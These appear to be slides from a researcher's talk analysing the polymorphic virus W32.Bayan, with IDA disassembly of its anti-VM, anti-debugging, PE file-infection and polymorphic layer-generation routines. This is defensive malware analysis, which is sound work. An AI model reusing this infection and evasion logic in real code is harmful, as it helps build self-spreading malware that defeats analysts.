
Polymorphic Virus Analysis



Nicolas BRULEZ
Senior Virus Researcher

Websense Security Labs

IMPROVISED TALK MMMKAY?!

Case Study: W32.BAYAN


FEATURES:

- The virus is Polymorphic and very infectious.
- **EPO : Entry Point Obscuring** - the entry point address in the header is not modified, the virus injects code in the real entry point and hops around a few times, before it jumps to the virus entry point.
- Obfuscated layers, using junk instructions, and different decryption operations (simple ones tho).
- The junks code actually abuses a bug in VMWARE 5, so the virus actually crashed in the VM at the time of the analysis

The Encryption Layers

- The virus has Anti Vmware instructions inside his encryption layers.
  - **VERW** reg : Exception!
  - Does not crash on a real computer (only infection happens :-)
  - Tracing the layers inside a VM was a pain because of their size and the fact that the number of layers is actually unknown when you start reversing it.

- Bypassing the layers.
  - Look for a pattern! In most packers/viruses, there is always some sort of pattern you can use to identify loops boundaries.
  - Pattern in the layers: cmp reg32,reg32 followed by a JB
  - I used ollyscript to automate the layer tracing and anti VM code removal.


IDA View-EIP
.rsrc:0043608A sub_43608A proc near ; CODE XREF: start:loc_43605F↑p
.rsrc:0043608A push ebp ; Most of the code is junk code
.rsrc:0043608B mov ebp, esp
.rsrc:0043608D sbb edx, 20FC6D0h
.rsrc:00436093 cmovl ebx, esi
.rsrc:00436096 fadd st(5), st
EIP
.rsrc:00436098 verw ax ; This crashes under VMware: not under real computers
.rsrc:0043609B mov eax, 20FEDF0h
.rsrc:004360A0 neg ebx
.rsrc:004360A2 pop ebp
.rsrc:004360A3 pop edi
.rsrc:004360A4 dec edi
.rsrc:004360A5 not edx
.rsrc:004360A7 verw di ; Anti VM!
.rsrc:004360AA mov bx, 452Bh
.rsrc:004360AE jo short loc_4360BD
.rsrc:004360AE
.rsrc:004360B0 xor edi, ecx
.rsrc:004360B2 mov ebx, ecx
.rsrc:004360B4 cmovbe edi, esp
.rsrc:004360B7 xor edi, ecx
.rsrc:004360B9 xchg ebx, ebx
.rsrc:004360BB cmp al, 0E6h
.rsrc:004360BB
.rsrc:004360BD
.rsrc:004360BD loc_4360BD: ; CODE XREF: sub_43608A+24↑j
.rsrc:004360BD jno short loc_4360DD
.rsrc:004360BD
.rsrc:004360BF lea ebx, ds:215CB78h
.rsrc:004360C5 push ebx
.rsrc:004360C6 pop eax
.rsrc:004360C7 xchg eax, edi
.rsrc:004360C9 xchg edx, eax
.rsrc:004360CB mov ax, 5661h
.rsrc:004360CF stc
.rsrc:004360D0 arpl si, dx
.rsrc:004360D2 bsf eax, edx
.rsrc:004360D5 xchg eax, edi
.rsrc:004360D7 neg edi
.rsrc:004360D9 cmovno esi, eax
.rsrc:004360DC inc ebx
.rsrc:004360DC
.rsrc:004360DD
.rsrc:004360DD loc_4360DD: ; CODE XREF: sub_43608A:loc_4360BD↑j

The Encryption Layers: OllyScript

- We can control the debugger and automate debugging sessions
- Very useful to script unpackers

- So I wrote a dodgy Virus Tracer
  - Remove Anti VM
  - Locate end of layers
  - Put breakpoints and resume execution

- Stop condition
  - Most viruses use a call followed by a pop to calculate a delta address (Shellcodes and Packers use that too)
  - So I assumed I would eventually find one of those right after the decryption and it worked :-)

DEMO

Lame Polymorphic Layers Tracer

The Encryption Layers

- Process Dump:
  - We can dump the process when we are at the virus entry point
  - Static Analysis with IDA is now possible
  - We can also debug our new dump and start directly from the virus code.
  - No need to go through all the layers anymore

- Delta Based Code:
  - Viruses usually use Delta Offsets.
  - Code can be executed anywhere in memory.
  - Harder to understand statically.

Static Analysis

- In order to read the code easily in IDA, you can load the file manually and substract the delta offset from the imagebase, in order to get a nice disassembly that you can interact with , without spending your time using an IDC script, structures or whatsoever.

- Just select Manual Load, and do something like 0xImagebase – 0xdelta in IDA, and the file is loaded nicely and gets a lot easier to analyse.

- Next slides don't use that technique, the code was loaded normaly. not enough time to redo them : Complain to Hugo ;-)

Get delta offset

```
.rsrc:01069C9D ; ---------------- S U B R O U T I N E ------------------------------
.rsrc:01069C9D
.rsrc:01069C9D
.rsrc:01069C9D                  public start
.rsrc:01069C9D start            proc near
.rsrc:01069C9D                  call    $+5
.rsrc:01069CA2                  pop     ebp
.rsrc:01069CA3                  sub     ebp, 402005h
.rsrc:01069CA3
.rsrc:01069CA3
```

Fix Removed Chunks

```
.rsrc:0106AE75
.rsrc:0106AE75 ; ¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦ S U B R O U T I N E ¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦
.rsrc:0106AE75
.rsrc:0106AE75
.rsrc:0106AE75 fix_host_with_removed_chunks proc near  ; CODE XREF: start+C↑p
.rsrc:0106AE75                 cld
.rsrc:0106AE76                 lea     esi, [ebp+4032D1h] ; ESI = removed bytes
.rsrc:0106AE7C                 mov     edx, 1
.rsrc:0106AE7C
.rsrc:0106AE81
.rsrc:0106AE81 still_chunks_to_fix:                    ; CODE XREF: fix_host_with_removed_chunks+2F↓j
.rsrc:0106AE81                 mov     edi, [ebp+4032B9h]
.rsrc:0106AE87                 add     edi, [ebp+4032BDh]
.rsrc:0106AE8D                 mov     ebx, edi
.rsrc:0106AE8F                 lodsd
.rsrc:0106AE90                 sub     eax, [ebp+4032C1h]
.rsrc:0106AE96                 add     edi, eax        ; edi = ptr original bytes location
.rsrc:0106AE98                 lodsd
.rsrc:0106AE99                 mov     ecx, eax        ; Get number of bytes to overwrite
.rsrc:0106AE9B                 rep movsb               ; do overwriting
.rsrc:0106AE9D                 inc     edx
.rsrc:0106AE9E                 cmp     edx, [ebp+4032A9h] ; compare counter with number of chunks removed
.rsrc:0106AEA4                 jl      short still_chunks_to_fix
.rsrc:0106AEA4
.rsrc:0106AEA6                 retn
.rsrc:0106AEA6
.rsrc:0106AEA6 fix_host_with_removed_chunks endp
.rsrc:0106AEA6
```

Home GetProcAddress

```
.rsrc:0106A14D                  xchg    eax, esi
.rsrc:0106A14E                  lea     edi, [ebp+4026AEh] ; GetProcAddress
.rsrc:0106A154                  mov     ecx, 0Fh
.rsrc:0106A159                  nop
.rsrc:0106A15A                  repe cmpsb              ; cmp ASCII
.rsrc:0106A15C                  xchg    eax, esi
.rsrc:0106A15D                  pop     edi
.rsrc:0106A15E                  pop     ecx
.rsrc:0106A15F                  jz      short Get_found
.rsrc:0106A15F
.rsrc:0106A161                  nop
.rsrc:0106A162                  nop
.rsrc:0106A163                  nop
.rsrc:0106A164                  nop
.rsrc:0106A165                  inc     edi
.rsrc:0106A166                  inc     edi
.rsrc:0106A167                  loop    loc_106A148
.rsrc:0106A167
.rsrc:0106A169                  jmp     short locret_106A186
.rsrc:0106A169
.rsrc:0106A169 ; ---------------------------------------------------------------------------
.rsrc:0106A16B                  db 3 dup(90h)
.rsrc:0106A16E ; ---------------------------------------------------------------------------
.rsrc:0106A16E
.rsrc:0106A16E Get_found:                               ; CODE XREF: Get_GetProcAddress+7B↑j
.rsrc:0106A16E                  xor     eax, eax
.rsrc:0106A170                  mov     ax, [edi]
.rsrc:0106A173                  shl     eax, 2
.rsrc:0106A176                  mov     esi, [ebx+1Ch]
.rsrc:0106A179                  add     esi, edx
.rsrc:0106A17B                  add     esi, eax
.rsrc:0106A17D                  lodsd
.rsrc:0106A17E                  add     eax, edx
.rsrc:0106A180                  mov     [ebp+4026C1h], eax ; _GetProcAddress
.rsrc:0106A180
.rsrc:0106A186
.rsrc:0106A186 locret_106A186:                          ; CODE XREF: Get_GetProcAddress+85↑j
.rsrc:0106A186                  retn
.rsrc:0106A186
.rsrc:0106A186 Get_GetProcAddress endp
```

Anti Debugging: Exception

```
.rsrc:0106B7DF AntiDebug:                              ; CODE XREF: start+17↑p
.rsrc:0106B7DF                                         ; .rsrc:01069D0F↑p ...
.rsrc:0106B7DF                 call    jmp_over_lame_obfuscation
.rsrc:0106B7DF
.rsrc:0106B7DF ; ---------------------------------------------------------------------------
.rsrc:0106B7E0                 dd 1
.rsrc:0106B7E4                 db 0B8h ; +
.rsrc:0106B7E5 ; ---------------------------------------------------------------------------
.rsrc:0106B7E5
.rsrc:0106B7E5 jmp_over_lame_obfuscation:
.rsrc:0106B7E5                 pop     ebp
.rsrc:0106B7E6                 sub     ebp, 403B47h
.rsrc:0106B7EC                 pop     dword ptr [ebp+403BAAh]
.rsrc:0106B7F2                 pusha
.rsrc:0106B7F3                 call    Generate_Exception
.rsrc:0106B7F3
.rsrc:0106B7F8                 mov     esp, [esp+8]
.rsrc:0106B7FC                 jmp     short go_on
.rsrc:0106B7FC
.rsrc:0106B7FE ; ---------------------------------------------------------------------------
.rsrc:0106B7FE                 nop
.rsrc:0106B7FF                 nop
.rsrc:0106B800                 nop
.rsrc:0106B800
.rsrc:0106B801
.rsrc:0106B801 Generate_Exception:                     ; CODE XREF: .rsrc:0106B7F3↑p
.rsrc:0106B801                 push    dword ptr fs:0
.rsrc:0106B807                 mov     fs:0, esp
.rsrc:0106B80D                 inc     byte ptr cs:0
.rsrc:0106B80D
.rsrc:0106B813
.rsrc:0106B813 go_on:                                  ; CODE XREF: .rsrc:0106B7FC↑j
.rsrc:0106B813                 pop     dword ptr fs:0
.rsrc:0106B819                 add     esp, 4
.rsrc:0106B81C                 popa
.rsrc:0106B81D                 pusha
.rsrc:0106B81E                 jmp     short loc_106B821
.rsrc:0106B81E
.rsrc:0106B81E ; ---------------------------------------------------------------------------
.rsrc:0106B820                 db 0E8h                 ; lame obfuscation: 0xE8 is opcode for a CALL
.rsrc:0106B821 ; ---------------------------------------------------------------------------
.rsrc:0106B821
.rsrc:0106B821 loc_106B821:                            ; CODE XREF: .rsrc:0106B81E↑j
```

Anti Debugging: PEB.IsDebugged

```
.rsrc:0106B821
.rsrc:0106B821 loc_106B821:                            ; CODE XREF: .rsrc:0106B81E↑j
.rsrc:0106B821                 mov     ecx, 100000     ; Bad ass Loop: 100 000 times :)
.rsrc:0106B821
.rsrc:0106B826
.rsrc:0106B826 isdebuggerpresent:                      ; CODE XREF: .rsrc:0106B83E↓j
.rsrc:0106B826                 setalc
.rsrc:0106B827                 mov     eax, fs:18h
.rsrc:0106B82C                 mov     eax, [eax+30h]
.rsrc:0106B82F                 movzx   eax, byte ptr [eax+2] ; PEB+2 : IsDebugged
.rsrc:0106B833                 test    eax, eax
.rsrc:0106B835                 jmp     short loc_106B838
.rsrc:0106B835
.rsrc:0106B835 ; ---------------------------------------------------------------------------
.rsrc:0106B837                 db 0C7h                 ; lame obfuscation
.rsrc:0106B838 ; ---------------------------------------------------------------------------
.rsrc:0106B838
.rsrc:0106B838 loc_106B838:                            ; CODE XREF: .rsrc:0106B835↑j
.rsrc:0106B838                 jnz     short f_ckoff
.rsrc:0106B838
.rsrc:0106B83A                 nop
.rsrc:0106B83B                 nop
.rsrc:0106B83C                 nop
.rsrc:0106B83D                 nop
.rsrc:0106B83E                 loop    isdebuggerpresent
.rsrc:0106B83E
.rsrc:0106B840                 jmp     short loc_106B84C
.rsrc:0106B840
.rsrc:0106B840 ; ---------------------------------------------------------------------------
.rsrc:0106B842                 db  90h ; É
.rsrc:0106B843                 db  90h ; É
.rsrc:0106B844                 db  90h ; É
.rsrc:0106B845 ; ---------------------------------------------------------------------------
.rsrc:0106B845
.rsrc:0106B845 loc_106B845:                            ; CODE XREF: .rsrc:loc_106B885↓j
.rsrc:0106B845                 popa
.rsrc:0106B846                 push    offset loc_1065EB7
.rsrc:0106B84B                 retn
.rsrc:0106B84B
.rsrc:0106B84C ; ---------------------------------------------------------------------------
.rsrc:0106B84C
.rsrc:0106B84C loc_106B84C:                            ; CODE XREF: .rsrc:0106B840↑j
.rsrc:0106B84C                 lea     esi, [ebp+403BEAh]
```

Anti Debugging: MeltICE

```
loc_106B84C:                            ; CODE XREF: .rsrc:0106B840↑j
                lea     esi, [ebp+403BEAh]
                call    CreateFileA

                inc     eax

; ---------------------------------------------------------------------------
                db 0BBh ; +
; ---------------------------------------------------------------------------
                test    eax, eax
                jmp     short loc_106B85F

; ---------------------------------------------------------------------------
                db 0EBh ; d
                db 0FAh ; .
; ---------------------------------------------------------------------------

loc_106B85F:                            ; CODE XREF: .rsrc:0106B85B↑j
                jnz     short f_ckoff

                nop
                nop
                nop
                nop
                lea     esi, [ebp+403BF3h]
                call    CreateFileA

                inc     eax


.rsrc:0106B887 ; static STR(int,char,...)
.rsrc:0106B887 STR__Sice        db '\\.\SICE',0
.rsrc:0106B890 STR__Ntice       db '\\.\NTICE',0
.rsrc:0106B89A ; ---------------------------------------------------------------
```

Infection

```
.rsrc:01069EB5                                  ; Search_file_and_infect+67↑p
.rsrc:01069EB5                  call    CreateFileA
.rsrc:01069EB5
.rsrc:01069EBA                  inc     eax
.rsrc:01069EBB                  test    eax, eax
.rsrc:01069EBD                  jz      failed_infect
.rsrc:01069EBD
.rsrc:01069EC3                  dec     eax
.rsrc:01069EC4                  mov     [ebp+40240Bh], eax ; 106A0A8
.rsrc:01069ECA                  mov     ebx, [ebp+402413h] ; 106A0B0: .+
.rsrc:01069ED0                  call    CreateFileMappingA
.rsrc:01069ED0
.rsrc:01069ED5                  or      eax, eax
.rsrc:01069ED7                  jz      loc_106A06D
.rsrc:01069ED7
.rsrc:01069EDD                  mov     [ebp+40240Fh], eax ; 106A0AC
.rsrc:01069EE3                  mov     ebx, [ebp+402413h] ; 106A0B0: .+
.rsrc:01069EE9                  call    MapViewOfFile
.rsrc:01069EE9
.rsrc:01069EEE                  or      eax, eax
.rsrc:01069EF0                  jz      loc_106A046
.rsrc:01069EF0
.rsrc:01069EF6                  mov     esi, eax
.rsrc:01069EF8                  mov     [ebp+402417h], esi
.rsrc:01069EFE                  push    'ZM'
.rsrc:01069F03                  pop     edx
.rsrc:01069F04                  cmp     [esi], dx
.rsrc:01069F07                  jnz     dont_infect_this_file
.rsrc:01069F07
.rsrc:01069F0D                  cmp     word ptr [esi+38h], 'nf'
.rsrc:01069F13                  jz      dont_infect_this_file
.rsrc:01069F13
.rsrc:01069F19                  mov     ebx, [esi+IMAGE_DOS_HEADER.e_lfanew]
.rsrc:01069F1C                  cmp     ebx, 200h       ; If PE header is at an offset > 200h don't infect
.rsrc:01069F22                  ja      dont_infect_this_file
.rsrc:01069F22
.rsrc:01069F28                  add     ebx, esi
.rsrc:01069F2A                  push    'EP'
.rsrc:01069F2F                  pop     eax
.rsrc:01069F30                  cmp     [ebx], ax
.rsrc:01069F33                  jnz     dont_infect_this_file
.rsrc:01069F33
.rsrc:01069F39                  mov     [ebp+40241Bh], ebx ; 106A0B8
```

Infection

```
.rsrc:01069F33
.rsrc:01069F39                  mov     [ebp+40241Bh], ebx ; 106A0B8
.rsrc:01069F3F                  mov     esi, ebx
.rsrc:01069F41                  mov     eax, [esi+IMAGE_NT_HEADERS.OptionalHeader.ImageBase]
.rsrc:01069F44                  mov     [ebp+4023FBh], eax ; 106A098
.rsrc:01069F4A                  mov     edi, esi
.rsrc:01069F4C                  mov     edx, [ebp+402417h] ; 106A0B4:
.rsrc:01069F52                  call    Rip_bytes_and_replace_them_with_EPO_code
.rsrc:01069F52
.rsrc:01069F57                  pusha                   ; lpAddress
.rsrc:01069F58                  mov     eax, 1E8480h
.rsrc:01069F5D                  call    VirtualAlloc
.rsrc:01069F5D
.rsrc:01069F62                  test    eax, eax
.rsrc:01069F64                  jz      locret_1069D01
.rsrc:01069F64
.rsrc:01069F6A                  mov     edi, eax
.rsrc:01069F6C                  lea     eax, [ebp+402000h]
.rsrc:01069F72                  mov     ecx, 7470
.rsrc:01069F77                  call    Genetate_Poly_layers
.rsrc:01069F77
.rsrc:01069F7C                  mov     [ebp+4023FFh], ecx ; 106A09C
.rsrc:01069F82                  mov     [ebp+402403h], edi ; 106A0A0
.rsrc:01069F88                  popa
.rsrc:01069F89                  mov     ebx, [esi+IMAGE_NT_HEADERS.OptionalHeader.NumberOfRvaAndSizes]
.rsrc:01069F8C                  shl     ebx, 3
.rsrc:01069F8F                  xor     eax, eax
.rsrc:01069F91                  mov     ax, [esi+IMAGE_NT_HEADERS.FileHeader.NumberOfSections]
.rsrc:01069F95                  dec     eax
.rsrc:01069F96                  mov     ecx, 28h
.rsrc:01069F9B                  mul     ecx
.rsrc:01069F9D                  add     esi, 78h
.rsrc:01069FA0                  add     esi, ebx
.rsrc:01069FA2                  add     esi, eax        ; Ptr to last section header
.rsrc:01069FA4                  or      [esi+IMAGE_SECTION_HEADER.Characteristics], 0A0000020h
.rsrc:01069FAB                  mov     eax, [esi+IMAGE_SECTION_HEADER.SizeOfRawData]
.rsrc:01069FAE                  add     eax, [ebp+4023FFh] ; 106A09C: T¥
.rsrc:01069FB4                  mov     [esi+10h], eax
.rsrc:01069FB7                  mov     edi, [esi+8]
.rsrc:01069FBA                  cmp     eax, edi
.rsrc:01069FBC                  jge     short loc_1069FCA
.rsrc:01069FBC
.rsrc:01069FBE                  nop
```

Infection

```
.rsrc:01069FC2                  add     edi, [ebp+4023FFh]
.rsrc:01069FC8                  mov     eax, edi
.rsrc:01069FC8
.rsrc:01069FCA
.rsrc:01069FCA loc_1069FCA:                             ; CODE XREF: Infect_file+107↑j
.rsrc:01069FCA                  mov     ecx, [ebp+40241Bh]
.rsrc:01069FD0                  mov     ecx, [ecx+IMAGE_NT_HEADERS.OptionalHeader.SectionAlignment]
.rsrc:01069FD3                  div     ecx
.rsrc:01069FD5                  inc     eax
.rsrc:01069FD6                  mul     ecx
.rsrc:01069FD8                  mov     [esi+IMAGE_SECTION_HEADER.Misc.VirtualSize], eax
.rsrc:01069FDB                  mov     eax, [esi+IMAGE_SECTION_HEADER.VirtualAddress]
.rsrc:01069FDE                  add     eax, [esi+IMAGE_SECTION_HEADER.Misc.VirtualSize]
.rsrc:01069FE1                  mov     [ebp+402423h], eax ; 106A0C0
.rsrc:01069FE7                  mov     eax, [esi+IMAGE_SECTION_HEADER.SizeOfRawData]
.rsrc:01069FEA                  add     eax, [esi+IMAGE_SECTION_HEADER.PointerToRawData]
.rsrc:01069FED                  mov     [ebp+40241Fh], eax
.rsrc:01069FF3                  mov     edi, [esi+IMAGE_SECTION_HEADER.SizeOfRawData]
.rsrc:01069FF6                  sub     edi, [ebp+4023FFh] ; 106A09C: T¥
.rsrc:01069FFC                  add     edi, [ebp+402417h]
.rsrc:0106A002                  add     edi, [esi+14h]  ;
.rsrc:0106A005                  mov     esi, [ebp+402403h]
.rsrc:0106A00B                  mov     ecx, [ebp+4023FFh] ; init counter with virus size
.rsrc:0106A011                  cld
.rsrc:0106A012                  rep movsb
.rsrc:0106A014                  mov     ebx, 1E8480h
.rsrc:0106A019                  mov     eax, esi
.rsrc:0106A01B                  call    VirtualFree
.rsrc:0106A01B
.rsrc:0106A020                  mov     esi, [ebp+402417h]
.rsrc:0106A026                  mov     word ptr [esi+38h], 'nf' ; Mark file as infected
.rsrc:0106A02C                  mov     esi, [ebp+40241Bh] ; 106A0B8: F
.rsrc:0106A032                  mov     eax, [ebp+402423h] ; 106A0C0:
.rsrc:0106A038                  mov     [esi+IMAGE_NT_HEADERS.OptionalHeader.SizeOfImage], eax
.rsrc:0106A038
.rsrc:0106A03B
.rsrc:0106A03B dont_infect_this_file:                   ; CODE XREF: Infect_file+52↑j
.rsrc:0106A03B                                          ; Infect_file+5E↑j ...
.rsrc:0106A03B                  mov     eax, [ebp+402417h]
.rsrc:0106A041                  call    UnmapViewOfFile
.rsrc:0106A041
.rsrc:0106A046
.rsrc:0106A046 loc_106A046:                             ; CODE XREF: Infect_file+3B↑j
```

Polymorphic Engine Reverse Engineering

- Polymorphic engines use:
  - A Pseudo Random Number Generator
  - Assembly instructions helping code generation (stosb etc)
  - Loops to generate more than one layer
  - A lot or pseudo randomness

- Helpful:
  - Intel Opcodes doc to identify which instruction is generated by the polymorphic engine (im getting old :-/)
  - Makes things easier and quicker

Poly Generator

```
.rsrc:0106AA17
.rsrc:0106AA17 ; ¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦ S U B R O U T I N E ¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦
.rsrc:0106AA17
.rsrc:0106AA17
.rsrc:0106AA17 Genetate_Poly_layers proc near          ; CODE XREF: Infect_file+C2↑p
.rsrc:0106AA17                 push    esi
.rsrc:0106AA18                 push    ebp
.rsrc:0106AA19                 call    $+5
.rsrc:0106AA1E                 pop     ebp
.rsrc:0106AA1F                 sub     ebp, 402D81h
.rsrc:0106AA25                 push    eax
.rsrc:0106AA25
.rsrc:0106AA26
.rsrc:0106AA26 loc_106AA26:                            ; CODE XREF: Genetate_Poly_layers+1B↓j
.rsrc:0106AA26                 mov     eax, 26         ; Generate layers : 26 is max number :)
.rsrc:0106AA2B                 call    PL_GetRandomNumber
.rsrc:0106AA2B
.rsrc:0106AA30                 test    eax, eax
.rsrc:0106AA32                 jz      short loc_106AA26
.rsrc:0106AA32
.rsrc:0106AA34                 mov     ebx, eax        ; ebx = numbers of layers
.rsrc:0106AA36                 pop     eax
.rsrc:0106AA36
.rsrc:0106AA37
.rsrc:0106AA37 Generate_more_layers:                   ; CODE XREF: Genetate_Poly_layers+2E↓j
.rsrc:0106AA37                 mov     edx, edi
.rsrc:0106AA39                 call    Polymorphic_generator
.rsrc:0106AA39
.rsrc:0106AA3E                 mov     eax, edx
.rsrc:0106AA40                 add     edi, ecx
.rsrc:0106AA42                 dec     ebx
.rsrc:0106AA43                 test    ebx, ebx
.rsrc:0106AA45                 jnz     short Generate_more_layers
.rsrc:0106AA45
.rsrc:0106AA47                 sub     edi, ecx
.rsrc:0106AA49                 pop     ebp
.rsrc:0106AA4A                 pop     esi
.rsrc:0106AA4B                 retn
.rsrc:0106AA4B
.rsrc:0106AA4B Genetate_Poly_layers endp
```

Poly Generator

```
.rsrc:0106A50D
.rsrc:0106A50D PL_GetRandomNum proc near               ; CODE XREF: Generate_big_thrash_block+16↓p
.rsrc:0106A50D                                         ; .rsrc:0106A58F↓p ...
.rsrc:0106A50D                 call    $+5             ; This proc generate a number between 0 and the parameter
.rsrc:0106A512                 pop     ebp
.rsrc:0106A513                 sub     ebp, 402875h
.rsrc:0106A519                 push    edx
.rsrc:0106A51A                 push    ecx
.rsrc:0106A51B                 xor     edx, edx
.rsrc:0106A51D                 imul    eax, 100
.rsrc:0106A520                 push    eax
.rsrc:0106A521                 call    PL_GetRandom
.rsrc:0106A521
.rsrc:0106A526                 pop     ecx
